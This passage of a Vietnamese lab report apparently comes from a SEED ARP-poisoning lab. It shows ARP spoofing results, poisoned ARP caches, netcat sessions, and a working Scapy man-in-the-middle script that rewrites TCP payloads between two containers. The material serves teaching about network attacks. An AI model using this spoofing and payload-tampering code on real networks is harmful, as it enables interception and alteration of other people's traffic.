
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:06
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrc    = 02:42:0a:09:00:69
  psrc     = 10.9.0.5
  hwdst    = 02:42:0a:09:00:06
  pdst     = 10.9.0.6

```

Bật IP forwarding ở M và thực thi lại file task2step1.py để poison kết nối giữa A và B




```
root@67aa6e3c48e8:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                  ether    02:42:0a:09:00:69    C                      eth0
```



```
seed@a39f657963b7:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                  ether    02:42:0a:09:00:69    C                      eth0
seed@a39f657963b7:~$
```


Kiểm tra lại đã thấy MAC của M đã thay thế MAC của B (trên cache A) và MAC của A (trên cache B), poison thành công.



```
root@67aa6e3c48e8:/# nc 10.9.0.6 9090

seed@a39f657963b7:~$ nc -lp 9090
[Connection from 10.9.0.5]
```

Cho A và B netcat với nhau, trong đó: B là server (cmd : nc -l 9090), A là client (cmd : nc 10.9.0.6 9090)



```
task3.py
~/ARPLab

3 from scapy.all import *
4 import re
5
6 IP_A = "10.9.0.5"
7 MAC_A = "02:42:0a:09:00:05"
8 IP_B = "10.9.0.6"
9 MAC_B = "02:42:0a:09:00:06"
10
11 def spoof_pkt(pkt):
12     if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
13         newpkt = IP(bytes(pkt[IP]))
14         del(newpkt.chksum)
15         del(newpkt[TCP].payload)
16         del(newpkt[TCP].chksum)
17
18         if pkt[TCP].payload:
19             data = pkt[TCP].payload.load
20             newdata = data.replace(b'trinhnguyen', b'hahahahhaa')
21             print(str(data) + " ==> " + str(newdata))
22             newpkt[IP].len = pkt[IP].len + len(newdata) - len(data)
23             send(newpkt/newdata, verbose=False)
24
25         else:
26             send(newpkt, verbose=False)
27     elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
28         newpkt = IP(bytes(pkt[IP]))
29         del(newpkt.chksum)
30         del(newpkt[TCP].chksum)
31         send(newpkt, verbose=False)
32
33 f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
34 pkt = sniff(filter=f, prn=spoof_pkt)
```

Tắt IP forwarding ở M, sau đó thực thi file task3.py

```
seed@VM: ~/ARPLab
root@67aa6e3c48e8:/# nc 10.9.0.6 9090
hi
how r you
im fine thank u n you
gud
im trinhnguyen
[enter]

seed@VM: ~/ARPLab
seed@a39f657963b7:/$ nc -l 9090
hi
how r you
im fine thank u n you
gud
im hahahahahaa
```

Lúc này, khi gửi bất cứ dòng kí tự nào (enter gửi qua bên kia) có chứa cụm 'trinhnguyen' sẽ đổi thành 'hahahahahaa'

```
seed@VM: ~/ARPLab
root@ec5d9f3fe852:/volumes# python3 task3.py
b'hi\n' ==> b'hi\n'
b'how r you\n' ==> b'how r you\n'
b'im fine thank u n you\n' ==> b'im fine thank u n you\n'
b'gud\n' ==> b'gud\n'
b'im trinhnguyen\n' ==> b'im hahahahahaa\n'
```

Màn hình hiển thị ở M, thấy được các thông tin đã trao đổi khi A netcat B

**HẾT**